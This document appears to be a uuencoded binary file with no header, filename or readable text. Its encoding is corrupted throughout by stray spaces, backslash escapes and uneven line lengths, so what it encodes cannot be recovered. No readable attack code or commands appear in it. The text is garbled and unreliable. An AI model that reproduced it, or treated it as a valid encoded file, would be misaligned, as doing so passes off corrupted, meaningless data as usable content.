MOC/BK+<-40\_-P# (ZFF; 0>2E1K%, CZMP7L] BMA^, ; ) =1 [!1MN0]=BVT1\$KP, 3
M\$H.V2731!8] K>--; V3; CQ.NM) OF. [R/TUF8 [; 0Z^; 6\EI>VM3&] [\*PA^; \U-
MVUN) ] WLKR2UO) :`MK; \_IV\C\_]; Y:=83L6Q&1 [<!DQ\*!O); KH@ "<!X:V^<-51G
MU?CL<WKW21VR!#8Q!&S] D) `0M#" "BPyT7\*, ; (D=] RJRKC5:O3V%] `T5H\_, [ #
M.4RC\* (I#HR#HVX') B (%1B"XZX&E0PYLU9!>2] OPU-\$FKAB3\VAH^4!Q:\$\*';
M#DQ (#\$Q (= -\$CPEOV3#NLX9<5' AMR! [O5UBP/"8KWX2GZ^UZ\*9\ :9^7; F, X"
M@Q? (?) J<; "QNLcx?OQ+57' `TI&; -Z`Z (Y79@, F+@#D07'?`LJ.%-9=\$=, BY#
MO>Y`9?T\*9\_A#E?7`FM&S\$&CMP (3\$P+. (+KK@, >\$MSTJH\*P2!V@N; MJ`), Z51
M\$8#T0S) "8%. "S\Z#RHTI; 07D<@U\_\U@9.^9:\*2?CT50MPA+/@\-"86\*R51\
M@RNNN3KJ0. ] ) F+IYV, 1U#M"E\] #, T\*A?S (5SW\*9 ("7T [3T, N02BMO^9B6X
M; &., 2=0` \^`WZ^VJ<`&^&: ?@HTR7K:S<H (+M)"C"1D.?LL7J"Y) @ [C36V\_<
M%YF6 [Z3ES\$N5W:2P&LUN?<6O/\*' -R9VU9\$\*\$0] @9:' Q9\ \$QP3@.1 [; BFWQI
MS>?5.A6>23U#T\_XPPJ, . [=O+M6 [<' 26-Y^5T?KJ>] "!7S<J, 8\*W\*A+5XL7U
M% (?W\_"J.XCF6L& (19=B'A) P. `D1M (`: ?\_<C7; T5) \&6&VOTT2>99=HG"/K'
M] : (DZG73NK/1+912T; 2X>\L' 2`C`GGM"R\VJ [\$757Q@%?-O5M\$DOU<5V?8-
M; 8IG=7T`&M/`F (067FQ88^G2N-"M?U\_, IC2EB3! I:Z\_2@]; J\*HWKA [S6I\UQ
MO>HOJYN7, ^=YOU99E (@6Q`N\G:B\$\*) B1^\*\*; (:L9VA5] 8\$5S3T5-\KM6E\*H/
M:4>\6-&) HC%#&) /XHILAK!F<O; ^D1BQ4RFQ3J7O<U\$%<X0&F-; `NQ) #\*K6PH
MI\$7-E1<75!!7M (%1KP9>' L4@P`A`BO' 2J8HJ.HF"O-"XAK9.+1"C/M>SY75A
MJ!B<2R>ZZ (3G-; S^..0B&\$3, ; :%&!-6\$, ^?\*\$AW@L`8WOD81\$6DM44T\_) &8F

M<!."BPYT6J.=C7BD<JL=E-JB4C\XUTQ<T08FO1I8%V) (Y?XW%-\*B4B=8QA-7
M>(!Q#72\_NY),\_PAL,1YZ2G;X!I&%#YK74);D"% (MM-&, /71J (X5+\$%GXH&\$-
M=; ]VD\$QO0%OVT&.RPQ6 (+ S0M (9> [B8B0%T!DG@!U\$H&;U!HX<5FO1K; "/D3
MP84&7, \ /H7+J-1S\KP, =UV@6V1"\*'@)' ]\$-29@ (G (; CH0.<UNAS\$%441>Q612
M0?@A5%4.;R&XZ\$"'-;JQ/" :"/I.RR#8D9B9P&X\*+ #G1:H\_T++P\*YF () LSR) 5
M<6\$`5R)/T<D\$;\* )FXLS, ) 5<' HF (IW4, /R0YO (K+P0>, :VII`\$%--@6QQ7:"4
M&<&=" "\Z\7F- [SH#NE] ^-' (& )&F^E) "^Y8MP!2NND9?4TP>) V) 3) !LFY3=WL
M-"U\$6F33MOO=^S\*Q>@Y\\*O?1#F=EHM4!&%X\KN;V^I J9\_2>B:TD@24LLG`#1
M"9HD+H[' Q5<D-A [<3L (?RDP%:=-/, KMF0B@M^TL3# [, /) WY>; , OB< (G=^; /@
MEO8.?Y8D\*4], JL^+?MB?Y# (=%; 17OGW\05\_, ET) YDGZ^V&X6) XE<`883R\*" &
M1LFKU?&LCQMG^J"K) &] QYZ\F9@S2@9UO\9P\*, JN\_<V [EM8KU464Q-I"QG>] W
M^`= ( (W&`+9SQ6DB`\_G<K9V:A\*C) KE637: , FK, +.7P7) 8%W\*&=5B (MQ0E12A
MI%.KI) .O) \*3; 9RO=4FR2?1Y1N5D, TNIRXG\*>WRKGT%'. @9FR ("AI@XI2QP@6
M3>= /NY) 7\_. \) \_YR\_\*Q, R2S\_-W\_7\*?] H2, Y' VG>&\_L\_+? (?\_=2\J\$B`DFDH0?
M2DF1\Y>2DI<Y?^E=F%823, .L9 (74, `0#6HQKV=9MJ=) @RVJ9H#2) U/5Q\6FS
M\_0H=: !&2J@9@, 4QE"75, !\G\_6A\_W); AWV3Q3^PHZU\4BQ\ .TSR??! `SW#8 (O
M&E) IW"/Y9O/^0X-"2? [E; !I`N<W7UTV<H&3M%F++4SY5H&%6, \$673#V3\*9, )
M, ONDJ=1N (Q=-3\$5YZ\_) 7\_<+>; \*! \K] ZG#UODK' 0\_5XE6FWVN.E0\_B@)>%@
MD=8?D2>4KUUA.8F [ ] "4E">M@Q59&5.UEI047-\*#K) ) \*ZLGI&6MZH9BBUI%E [
M%] XAUZO9; X`H0%] Y-] GIY' &1^5R2#XM5Z9MAP^QQ74\*462P: ^GN\\_Y+0&YB%
M\*; , P#2E [ /69B; %JB<J+! JH`A&LC! JP`T; 3RGVF@L=F2^G?<' @^%81Z0PTB\$I
M5F7; =?) C. :R4Z%=RT81B4\5FQ/\*E9H7B) G1GO, /) +OSM\*4=D&AQWM [ ?# `=\$A
M\U?JZ&XP\* R [RBS2\_F/DEE\_F] `L [&P^&\$UUD ( (%6.C! QYB\ .64' /\$`3DN\$7=4
M6=PK`5B<XD=XF>6; V=UMH=A (L3&Q5&\_D@\* <\*3A6<\$9PKV% `AM\ .900) B4C (D
M\*FI" ] 2: JWMC%W\ [N^HH/%1\1' UN\J? (O1M/9\%; !B8) 3@K. +: MI\WQ2\*S5E-
MAZ: U2@/62FF3X>`G) :DF4VX@RI28=Z/7D [D; AD<) CPAO6GPZ+RIG25, \$9P7D3
M3+\_ .5, \*, :LQ, &SJ [4W`HX (C@N`%NN\$N6\*\$-\*AJS!\ .9^9I\S57A.M9/L^`^N
MDN: 4-#=#LK; 6SOKF; 6SOKF; 4W] K; TD#Y4I (E.L3`FB\*; V@R5ZWASQ5] HSL><U^P57Q
MZ, YT\_.A519A6P [./!; ] Z:] ?59`O) %E5L\$! :\_\*FFC9A9NR2FSR\*HL\CJ+FM.^
M"" TGK/<WXX839>Y1 [%XE=L^0N1<R+6 [FX@K0BYA' 7.61U' DHJXQX\G [&1.Z\
M (5M\*MJQBH`?6/ (-BV+^M> `S%-96XQK1XQ"\$+\*6PXF=Q-R!B2, :H8Z<9YS?G:
MPYF0TREA-.4COD2E1&55\_KD^8I' 4?/=X= (\*\ ) K?RAT [%W' KXH#V%AH9%A=5#
M' J&K.OM: 2<\$<!OV8`Z1I [ "^/%D\ /E7&+. \I"HO17FXB\*J90=O' PXP9Y) 4\_
M!UT9>#TL8I4C4^40?D<.KJ=' \$?. (JSR2KCR: G0K0\*3/ (J@SR5@94. [ \*9#.4%
MN"GU\$- /&<>6\<=MYP:C] NO\*%Y (LJOIA\6&T [4L:<2] I@4I/&&F" \) : IHP? (\*
M5F<\_GTI06-J' 8C@0AP&\*`6-HM0164W0%' MT2%ZK (R\*M-CI@-#\*? `PH=, \*J0`
MQ.>' \$U\*TYHB' 7U (R\L`Y%5-<@M\* @!KT8W6) "0E) 52<FY03) \*2M&/ \*JAHHJ ( :
M] >+ZRHZFI&C#LSE? \$A\*R< (2U^38P68UY87UY>%N1: %^K; Y? \$ [3X<Z! JT7DVS
M; =RA: \$7QO; 9!HNI] B (H2 (X) (-NO0M/\* (PS5IK#&EQ8U=: BST<WPIWY! 4J95
MD#P; % .H\$] Z\IIFB` \EX%TC7<G<2LB [Z\QW1%B\*C"WCIAM6Y; \ZO [ :XTLY-@X
ML5UC6<1W, M\ ] />JJD>\$GY=' <(A: (BE [28M+0+1/U?UB<:&' ] :GTZ#Q\?97%O
M-^1MY\$; \$X&] RYO) \W&^WZU6Q7ZR8WOO; 6+Y^; I9GV: \_+/- .WUT^+XT+V=\*U7
M5VMYH) . \$T"\$P+?K; #R] >W\_<G?8E (#BEB1A' 3TF5&@Z' ] @ \$9RSC#B\_ ' & [ \_W (Z
MK) <, 5P3X) C\_ ; ?USO) KCT4&" J, B2^>K\*+=# [ 6&5%] X\_7BXZO%; O5ELRJ#; -5-
MEH7DLEM^11H#2JC33XOC! ON-E: 2 [QK1: V&] #8; E%V08) 5D] UX=RA++=7; CX]
M?1KOM\ \*Y<NC&Z&?DZ^+N83H>#G39CU@T?MB6V"0: \$M% [\$%: T<%&%\$T7^XVFQ
ME8VR=X) : `2H45 [>; J<0J) %) X36U3"M&LB>V^H>5Z\ ] D' L&1`9#\_UY\UJ?9P\*
M=? .X`0) ^JB], 2B7\_<3>E: `E%P\_S1 (:0D8" `BY/7D [GY, ") T#S4A6=0] WDQ^`
MMO.8: IW\*) P&C [>WZ\_&5\_#BT\$<B3&] \_=# ( \_' \_7&`C\_U@: , 0M\A^<!VKM' IQ&
M092V1TOTH\N5\$@41FG%0WI [U: .Z\_] V8TL?2/B>W\$TV7A=\_KD9UX2@MU4J^&
M57KO, KT8SH8OC32Z9OX4A [I' !] H%2@F" '0@O.O%YC9>; &:\_1\ P [N" IH\$<<9L
MTU^M [\$O\*UPC4Z%, UM, F8<1HFL^ .K<Z-&#9L') @8>NB\$=+83 (P@>-\*JB: 9+G\_
M=) ``3\$) @E-T: 9' !W, Y [+I\*U?B!WP#] DT5<AGI) <] 5; 5-E%Y.) CK, .F' 65' 0;
MDA (" -1-<=\*#S&@U9-2RJ<H; 0\>J+; V?:>OE&7G"G6.Z8 (N/4% `6EGE0LYB^
MM<F&9"B6P, \*#C&KD"RS<-5PC\*J. \, <: ] PY3QS' ) 4S^D03.=KB`VW:.2IQ28L
MUNK<#TD) @<X) +CK0.= %6YX. II>) KGE8B"G"GASV; LNV\$B\$B\*&; H^<K#\_MSVN7
MP+`GJK?F65+G. :MV4W#NZ7`\$4`\$C6BRR%O/0#>DP&9&%#QH1VK89XF&L<\_E]
MA: V96QR=QJP4#: \GK4V.5\$6H (X.G+, J44B; :J`N8\$8CI.EGL (YBO5.X8#: 1Z
MWMONPJOVJ& [W [^K [GYT6`G8-TU/3N, ?7) 1@2H&) "B@M, 1 (SV, \_] X6A] EWG3N
M4 [CR` ; 75E^; =W' A\*3`=MWE\_=W&, ) E& (&V\7I-%J!G (?UDRK: +: @?8J [#W!OG
M`^F' JR^VG.EAL5PWWR (\W\$YX#M#8; K#+&42^, O9O15%LWSZ], Z^&\$8?/[4>
M5ED\` FJB=M (XG<6\2) 6=CS (? :9PH= / (?G\*P3, O?Z=97E: 2\$; DA\_Y332\*<\$`+
MO/HLF>^=E2T`Y"5-B3-: [\$?QEOMT6'\_.26AJ] /L>0\$H`>B! ""R\VK [\$7?O.@
M?I, \$O\5O3/) [^XU) ?G>\_, <D?ZS<F^4OXS0. \_] ; %\_23#V>@ "& \ /0SA!9>; %1C
MW<) (CI6, 0WL>>D (Z8N\>0\$I`KA/Q\*1S (?N [LTS4S' \$VPJF\<%/\$ ["8\_K\_ [38
M/ND" B\_OF' 8+KYW1%2] `N/7/. ] Y1B2<1M:D>Y/D5GD\+V.S\&<1W\0\$2.Z\* (+
M; FIX4QMLJ&G8UH9)\_C1M/%#TB\*\*`U\$8; \$Q.#B`+111<\K>&-4HG (: (\*<A; 8@
M.3.AB [<Q64", \*=7.KJSIB5EYR4)' 7] ?H+TEW?+: V1O, \! \_BJ\K3?20V, 0: WK
M8JGE-1F] !@?-G@. &!& (%29; B69ZXYO' JAGZ9) ?^.; DSR: W63/JN; !XI /` \+A
MMN>`&8&8] Y&E> (XG#VH>GQ"\$] 0@SE, &/, \2Q470!0P+CTB9XM' 3<' PPQ#: >W

MYN79FO90&6!7@D\W06;^6,?D3JDUF?GFXM"=\0=V2O3)& )3/] ]8AZ7:(K(F
M)\*[<1G:[80EAB\$>3H7B&(ZLY/"JBT^;YGZ@BDSRC(CH9)IY25JK(!^OQ>PF^
MA9"A>(8CK#G:Q1,4L71,0KM0,5%L,GY80IA.0AE%&;SICVZY32B%208?%IM=
M@6!V-1-%VE"BRWB3!^"LL7\_SAWK4\$)5"KXU25)2<E>?SQ(?J!8K2C)>\*=T5W
M6UQ80J\*?RKU"VLEA+M>[F\$Y?TDP]3+>)8=T)MHF1,UR#2! ?V/:[F<>]>0<<?
MR()UNW)O%?L5\'/>E`4Z%H7M5.L:Q,J\*[J;P]<"Z\$: `;H`EX,X6R!LQ!2HJ"D
M;`9-2@JU.\$\$.):!!=!`B8`\*87"1+6?JJI=\*34@8-Z;[Z>E[?`4402Lz"4A!>
M!S%=?EA\_6I-(\$)U(S1;O+Z9,&2U\$13=/R&:EE4[\_J@6&P[0V&L;BP1G, :C+N
M0&ZY&]TSHGOBBV(G+"8,TRXRM+SX@5YL6V!BLO)X\7^`^/N\./-[L0E\*-XX"
M[+=L^10],Z=\_LB\_VP@P[8V[-(8/L>+P:S21F+&P#@@W!(<\$FXI:&YJ?5N0V1
M%T.;Q5R^\$,UDCQ^SB9E-4F63UKMZfJ\*2\*V.%.\$GQHJIJZRRNE@+?,`53JM1Z
M+?.3ZG#US<WP:M2?#8NW@7!(;QYD,UW/3=EB"\_AQDW"IIIG03>F/!\_BTVBR?
M&@@YKV`DWX\R1\$`=Q!`?=#`-T\*@\`X[H<(+64B:P[W`O3P)!;/4,P\;V2=-
MMU9\*B@CSAX?=@@2:AY/-Z?W2`JKDQE+#1DA-.V.YI:/[N+CGV.:X9C\$X4XN
MH-DN#H?U2K]1FLMM\OW#4AEP/\*2#@2\`2@SLL%W;[\32MI31Q(V;#L;<11]&
M`6KV3\*8?`-:]0YK-CVO[M2S\_6Z]901\L0/XV\_( `;FND#!KB1=#^\$>Q/;.`\$`
M1P0[6<N=U#`1%3-+DJY+;/FT?#]3`:13&0W39<\_&;ES<L?8#H9/"YWL[&=B
MUC8V%70H8<?6;+0Q,D9DC"O&I+U%3S=HDRDE4U8Q>38I3H;]V45AU?ZHI\$>^
MQ`@VBUW=CXO10)C+3QY]LH=DCRKVF,5V,3^0.2%S6C%G+>:A[(ZKE@`2`?XT
MNI)/>Y4`[/W2@`FD/4?+S^="25+#7,(JEZ@K%\_>;.OEC\B<5?^JM"7OPJ@)I
M1M:<K%GP/"NESNAAF:E8PS8K!.4^/8`B\L457T(^=XMI;/2)@]\7%7]\*\_JSB
M;^TA10:RD\+=`QGF]+:\K;<>#E]<23`0^8053G\$SKJ6ZLZ#:\H19I%46V;>S
ML-5X];;,[ :H21]TO`N!^^-7[E7E9N<!HF%=8Y>5S0AYB`" `F3U+QM!P//`%-R
M9.3(R=%K^)OH5O9`%X4C,QP6Z!Y/CI@J@U:.\_YL^"->U%S"\*NLD@<6>"4"7E2
M\F053[N#^\_O=Z+88]J^5"7,]\_\*B/N9CV`%#(IN7[L4KZ2C:RW+\*R)F0&496!
MZV[.=.;`N)F\$.:95#]JT<;H<\_SRH1Z@)AY6)A[WLRH`2A809AE4`TK0QX!\$.P
M,=F3BCWUL,MD<+1?GK=DR\B6DRUJ^QE/JH#<JWWY`C`EP!"OUP"<65\$ZC15%
M59&MP0@,5Z.I#I]D3<B:5JSMH8B`7LA\$R\259>\*A^E&^E&W&2A[;,@>5NP^
MNTR\$><8Q&ZBXF#4\*!R:47K"C-,JXU9EP-#20YS7>JB1SB&;\* & 32JHFE9A6
MY@V)D]`K,?O\$/F\$1\ZY/D;G]0IOS@9PI.;.\*,\_=QNK.7\*&5=TJHN.:M[(-,#
MF4(R1153[&`"9`!VI[/#JLB\$W&G%W>H.VNQ5X;1/5KE<YNL,`OJCF3WI+X/V
M2&;-G\*4#(9YA%4>]+N>]R#^?KN60\_A>RKM\_OI,3S`[B\;#<K8[=M-/F(,3)
M>"`K45SA(;XXDXKCFU\&0[ZRQ^#)4HAKYH`\_:KO\6&.&)(&90[[TWKU1C;4
M;M="2NH0TJL--I\*>7MJ,4%VANO<E=9<>E:7#R%1\_T?OZRDN5]-#^6.\_%S
MB"Y\_#)AS6\_(OIY&]XO^CA%<\$+.8=]F)\*;%1B8\4FP,J^@/7BDX7>]"?3-\_VB
MQ\*8E-E-L7N:[]X^++8EN)!C-"I#4((1=,8/H\_#M=K^LT=/Q6V4(E2\$B0^PP
M3`) ?P6.=^?7P>E3,JLHFI>2+P.?KJ`ETN-S6>NQW9,WG2E7KCH\*E,OTP#6V
M,;33V<&[RC]N4)R12Y7K;@;\_>VMM\*" [5W^7WFW6?U4,-8-8,TB808H,)D^ [
MG7C\*W;M\_KI?GF;TFS>9BC];.9C\K:Z:L.<T:@-4ZV>#\"\_ "J^Y`.@) &J?\_73
M:#J42>B/2M5\*A"\$S\*BO17WW>G"24MOOX\H++\*%NL;`G9T@:;\$3Y<\_U166]DR
M9:/842FVW6!65I=<98EO[HhkFC;2>D2&O&`%6Q;[9K]=E=:U:Y2+1A!%RAR3
M.0`S</?T2=L"^6Q?)>O#V4`Y4^7,R)E7G!640#+-G%GI2]98O3ZFU\>F8B72
MY9S.7BMCJ(P1&6.`\$4"73U9CXyHW4=[492&&;.C3R9\$I!XV2!#4K]@21Z\_[V
MQUN<005\*[9\$8LH45V\_WNXV[\_96?Y]'R3\D3\*\$Y-'NQ@]5N\V-)<M5;:,;+G;
MTAQN>W#OU5M9W6L?I19(:8`4@+`8+Q%C/I427FG`QE"FX\$)EC,@8JZ`K[>+L
MAWO++=VT/4I>Z.0%,2\$P)I#RARR4CV\_2`^T6VQE^-BMES8ZQB["=@QN8TFU
M5\+XBA^]JGNPG4+=8"9WCM=E1ME"LD5@\$Y!M\*HZ.I>,<\*D^L/'EY4E?!N"L>
MY=Q=&B;+E(^NDP=E6?N]8Q4[LLDW2-%/(6=QKMDf<W6@W)`Y+)D/2\_FH(=K9
MEMO\*-`<I\_>>W%\_R1\L\D3\@OX`O7R^XI[/[5Q?,J3)G9,[]/#T\_O:MYI5A1
MU^RM6V\>7<Y=!F\_2M>R4X`UD`#ZC?;Z5";.5A"YA)5N;@MW65Q99&4AC@)
M,TJKC+<+<=:N00;%")&8P?UW-`O+3`(.TG`X`H];K#=#2\*8R`U]>E#=:I)!
MSS"#L,J@]+WR;G,W@W(=+^WE)]W&#W3,#(J@](1L5<&NQ-P\_\$`R\$.<MW-8.
M<\$;>^G/RF=\$CQX\*W3Z\*`\*UW8VBV\&K(#I\*;\Q%7](-;ZW`\YP`3`J4/3?WMTW
MS&`B\L<5?P+^80%U\_U1;X)V(87E2YP:I6]ER/M")7TD3(?#E-"V)TPNBR&7\_
MP`'DKU[LLUB]M/]\*&E>%\_\*#YE#`W)\_D\$YNPF=6/G\*\$@Z(UXUD&\*:%V9VH`Y1
M23"7+8\_W^)R3VOG?\*>,6T;)+.KG`]?KV8JJ:8EERE=FY0>HR9U5-4%81IW)]
M]%)Y)1\_"G!&(&+\U\/)LH)H0.22J&LI!YHZ3J\JWAS^/)G&<6A1!KOHGFVW.^
MCXW+,7\_.`13T3!E8,>MT`]6L<FDSPN\$05.IC<'QB\*N-[!/FAUKN\*;.)#TPD
MQQ`\_V=W),N9\+\$VE`SZ(P5&\)B")],@=MIW!`\$Kc1VE\>VU0](NT-#(Y#)?B
M=\$Y:C%M5"K5\*=\$9<JGLSNBKFMMN=E\_-T]1<#3\T"Z6CQP4I\`[^H-@K,+JN)
M-SU(2\*\*:, -RMF)PG=7\*E#N[R](G\$9N"?/)LH)U&.7\_`56--S4Z=K-MS6-#J5
MG:%`G2W6D[6T\*15?`5FI3;M<D?`\_=RHFZ\$S-D\_8(.1%TI;K(>O=\_MC^NA-++5
M:KT:[\_%HP\$F+TLW6FMI2`#=</])CMIL5./5!E4Q>1A`IZS2I4E9YCZHDRH+:
M;Y"&TXL-AR\$A@D#R"1"5LX=187FV)WQO9L<3IXF"KX]K`:\*OJ=^E/R^6`V?[
M0VU[/K@CW`\_M\_\XF\$IB:D#45P[. #HW[ \$J: +SQ>K<U-M3;"COKTTJQ0UHZBY
M;<E1JNLKQZFOAM/!2^Y;N`[:;L?GX\_\;1;E>\*\_NYL,>.SH#Y^KXHYM(US7\N
MI`?!0G#Z40<V,(O)^G\$S4\35QH;'P8>UC%RBX!5-GNF;>Z/=E?3C4)P2[.7H
M/SS:U(\$LE86"\$PX5-16J<-WMME\_QS;DB9);P9G&:K,]/QUV5G\$ORZHOHY:P#
MAHJ6ZXMS\$GUT239HG0:5KI94JU^Y?&\$4+@PCEV\*`=7R\_0%XI:DT"=\*0I"WRI"
M[X19.`P%YBSCC>.B2E\?)O,!!P%W;D%B4T.TPVA"LDA%>`\G)Y[6K+F=0>BF



M' ^M.XP^+4] 6GF\BR?3\$?N06E)] ' &=JGH!^\*S0\*^Y;W6D.@& (M->U7["[, #J4  
M89E.\&L)R4]&' S9) 6.8[@\A1ZH<&7TWKQIKS7I\_:YDO.2, =KB-Z?63J87/>  
M4>A\W!] -RH\$APF%\_Z0<DAJ&Z275@D, 3[W3LDHZ!ZWO!<MBI6I&+93?S?'8\5  
M3HWAQ%] 3?'Q^\*G:\*31T'F">H&ZC0K9/VS:HED;]NW'\N\*U.%S%3(E' 7RP\_(2  
MAF\"Q/)\, YK-WPP+64A<VB\_N\*=HH.@X=^X%- \3()DTM4Y4.Z#NEQ!!5(3=#S  
M2B>XGNU\_E@ [X]:@, CKKTZ^/^DXL0NC, \*.!1'3=J9D5(KRBL;:Q5KK>QN[&>!  
MB0)35A^/XR(L.;^>#(=VRG<\_F&F5,>UMCW"H:GLTH[NVL]/":2D<I;V[N9GC  
M=MKYW?6U7>N5928XO&]/EM7#<, 8G3>R#:\$YR?9E?.S<4B?"-YOKB?BK.H#&0  
M^73T7ZU>(3\$\*#E4YB>X\BQO, ^K=HYQ!K#@ESX"0@:V1Q?]N=2<9,+GF@T#9:  
ME9K2\_=.)X]'NO^, 3\_:M)[=BIH6/K-!1-&OJH#:WQH&U)B&%LMNM/%[2LX<QE  
MJO,@Z; ,R::T0F8)L6!7JIC=%\$Q,I)F;- \$Z?F=J@83.TW!EG"E\_Z, \*-5:";=W  
MI, EV/\$V3^W?&A=W[3DJ/E-OAP[P,K) "%\*Q8N"U&Q8#X4]D)H=N^<L, ^LQPT;  
M%5#3931=YIB.K-\*2^H6'.3-DKK&S.UO28-I'AHJ, 6\$S<+L9^9?4R)\J<DCF[  
M9.Z\_MG>\_S5I^F6GE<E8N=\_T288'EIJD7MD5W[@;SRREO>YP\*5.=WL7BB#\$]\*S  
MT/%(' ,8'BRK\*=>C)X?>+3CV.8E0(P3N5#)6H"ESA/[R?XC[UN:X<25+\_YV-  
MN+-3!\$&05'\J2V6[MO4:5:G[^I-#ELKNVI8EC53JQ\_SZ31SF2:)(L.R)V=F-  
M&WVM0IY\, #, !'B'>4;7T"&4N:'<E\R';!W8)\*[JBY%.L;[Z^W^P\$G4?&>CM  
MEL]%"X=&U6J4M./#?CMLPJ0&(@NX\#IRXWL!L:(FW=I\F6>' \M(\;BIIT.7  
M9W&967S3SL)/3G7+\*"QIXO'(3\_/7W:, .0U#:ZO='E]PH^FT;-^/LH4A]OWG8  
M/&]O]9.B=8(]'3)I\&YBDMP]7[W&=:0/>XXL9DP\_S&' ^CARRT?+-O@;EO+S9  
M/I/; &7>IW%XG"53OXJ^GYX6<)ZYX;\_A\*\44\_U+Z);\_Q\_>Y4![.N3/BSF-)6C  
M5HZJZJ\p?8='R1"/S\+>=W,#)@['DT7Q57][[:?=1,491/G>\WNY4?\..0'\_W  
M;DRC1\$9I@^\_X5D[>P712RT<H9OH(H=!\!?'7,MXP!]>\@91'/?/?';, NY+1,38E  
MANO]+60:\$XPWE:LT+D\N;V/W;]A\_P,6R'+T?OR1RZ\$J)#'4%%=36-J[G^,4?  
M#<;P)%14@E\$\:NB@\_NTZX5I#L0X[C^#,6F&>Q-R:LI,-\_3I=B@U,P9E35OW]  
M6;LU4-WIVI<W=VE'"FFE&>\*T?<@M\$#ROE0F'E'S'-3Q1L\T\_J#?#LCE5W2  
M2,0'.ELN'@+9:WMJ?;>4?'PZCT-?)ZVNU,RF<F'"[5-.-F^/-WL;G]+\$J:<  
M47Y9T\*M]RQ97;>OW/U"L^\_+NVZXK9X<3\$IS)\*KO93^08K' ][??@]5>L-6IG:  
M\*MF//7Q"]4M)O^#FJ"E0K2",8'E/W@G\7@4?SB\* 'YHO0\$KXSSZHDN-/8\_0  
M52!EG=+/K\$\80+O]C';SX0Z!..?7MS>N8H.^ZWR\*YY9^NEJLKZ\_.] ?%\&5\  
M.D4X' \*?&9?J<?NYL'<NA8D\_%>FX>\_I8H;N\* <EH9#.H?X!2E==["CRD)GRI%0  
MDO=-/S&VOA!U[Y8GGQ:GBS/A504ZQC(')! ,\*&GML/L;^LS\$PZ71:\+SN><.Y  
MSK:KR)/Z:6VKUF+\_3UT-2-:AC;923\_M?SAL"X6)ZT?:WXDHD(TVGZBE"#9C  
M9P^CB'36G-]CN+.4#NCW1]! ?ZT?H5P5E5JU5UXI[32B\_.U-0Y:MNF43\ [>SF  
MY?>!TC9\$K3&\$24SX\_H\ :5]L[5>C37<0Y\_] '1G-URB,HT+BBNZ'.VB@.>6,\$X  
MWL3Q92A'UC.3NR(BW'\@11TL?=\$EZ\*8D.^N6'^8J9'F<\*J+'7WHIVU.HHZSAV  
MK44["N\*803]4%UK2:\=OG#0NZS\7<ON3Z\$19\_Q38^H2RU'P</DO5^!0FS<I:  
M#) ??:!>5.'MU'L86!?',6A#B=>-R#8'Q.1\*?D?#?<K^%YV=\_?;S]2[6[[QZ>=  
M\%0S?'>5?V\*5:/[ ]]7&7;I)'WG">FAW^X2S[#A]REGN<Y8]YZ?'A\U?VQV9  
MJXX974WYMU^O?I^J:#I4BU:(.00@,^H(\_1T>NYNO\L'^W1F:KQ'?;=/]YF&\_  
MR#048'E&R5\_S\X]'GC\_D&C90\*V05Q.VBN.A]2%4] %Y=QT<FJT]55X-<7=E\*Q  
MJ52[-L^<=T8A9XA>[^6SO'R73H^XM#FS]N7]>;;\$R;LMMK&N+9\_I27:89K\$  
M'\$; '-#F%\?A4S<+!C?C]:27=I-/%]2HZ08MT:2@\*B[U"2?5XT)\>VPB\*JI\*(  
M07#^MJ9='!9(@HD9)[\_,5Y<+S-M5!6\*A);K\*\CS.9;'H]M/.WI[/EU+9^L\*E  
M'(\ \?R,RN\$;JJ!&C6!HSI4!PH"95[3K=9:K[XE+. #9+'#8GN\*UFH+H\;32I=  
M(MI!=00NQ&C@Y^MWI\_/W\$ 'W\_LH176R')M.C\ 'CM?"A'\*,LB,;@0\_9)XMSN("'  
M0TB,S6/WNYMG\$6GZ<SU?\_2R2))<T.5=RDJ\_C[[/Y\4K6RBS.CDH6<=78O\_1,  
MT9A\_B8\_8%<'6U#)HABVK#V9+;"SQ.[%/^6Y.OUGHJ]@X<E26L\_H1;'E0^Q5  
M.U\*6W7[:DK^/KRY6\*\_D#;::4T10L/8!FV"))!UM'B1F\$'HKK7Q7[Q6A6I=RA  
MG+8K6C3FA!3AJ"\$A+M9?+TQZ\$!-!H8E,M8+^HUA7:F9,=FL3/QT=:9^TR)]  
M0ZZO+F344@S+?UW;?T:5LW)5ZE5I'(?\$>O>RU5BVH)WH88)"XQU37S#<3%>"  
MW.K,4])7N'G!DC2PA<Q@J^WOG!II4XMJM4A2^.)T<2SIH(0&+S(]^/P"SZJ4  
M5BDA4HX3DH!!0H\_BE\_D5AI0@8\$0I]J!X.9?7W=N+BU.E.=!B9R)#E\$'HZ,W;  
M7H\_Z\$>N\$U-HW?VZ?-PDD\*\*0F!-L@SD"C@!8'"(WK:\$[4Y)+/(F>9Z^H9)?2O  
M>&3W1VV<)<Y8E'B4]SI8QJ]#UN^2=/MN]'\*#-T\0%WH^U#2]\* ,J8HOE<+<L  
M[:K@KJ\*\$]O@^\?>Z48?(<ROX,RJI\_FY-;)=>J#X\$=T!JEP5L':=U>8KUQIU\_W  
M(.<,>+V7A1]/,O3=<\.3%.Z;QG<C!7?J,6"# 'KZVCU6CZWH'QTFSC9]QP^.O  
M5TOQ6J\$%YZ<?E^]DP=U5-ZCJF.;QR/V+Z]7IQ\_BA9[D^DY;O]./Z0K;3\_'PL  
M[="O=\* (54-\*<31D+@E2&WQL'4EGU',6\_#S^.+RHUC"G\_@^<\_K2AT4H%QU  
M5\*K#H[K\$Y8^J(B"7]:?F>7Z[C77\_X\EVZ[R]6\_EN[(X5\O)LN\_5\_[(X)\_F  
MJ(K\_2E:%^"\RJ8Y\_H2XT\*%O\*BW-]\_.&HC;^ZJT@\*R\$=-+\*!' \*^=1'35\\*Q4E  
M!"R.EV=S07J84\$A["U#^J\9?8E[1X"^\QL&@!:X[<#7QK^XA8F@Z^?BSA.\*+  
MI;PA(9E#!8='NA3['12MYN\66%9UY&H/K/[H-,H[0+)]#7F4B!II/+^ .CE[/N  
M[U\_Q`\_IE6"#MXU\$9U!BH\*/4)^#, \*1<]SO93W<(!AJ"D!5ND>AP'9[+&&NB=)  
M\*ZSKE\$-#3%+64AY+ZAD>Z=U1#1OE+2;^J!U#V.GVL[:"LX1#HB<\_H;\_SOU.T  
M'?RC#+@E-G'6%4^+MZ, \KZL[4Y:GIXOW\$L=05665%)Q)IT5PJ@1SA;&H\*Y!1  
M05Q%BB<)Z)0D[5&6Y2\M-\*6" ^C.0B0CDSU!6AU:K0[2WDK%D?T]'TW5(]'F  
MM\$\*)!KP']S7@TST\$B893>:, /%;CO\*O"]@I.<AE(U.-'P0;QW-53A#ZO'EA%3  
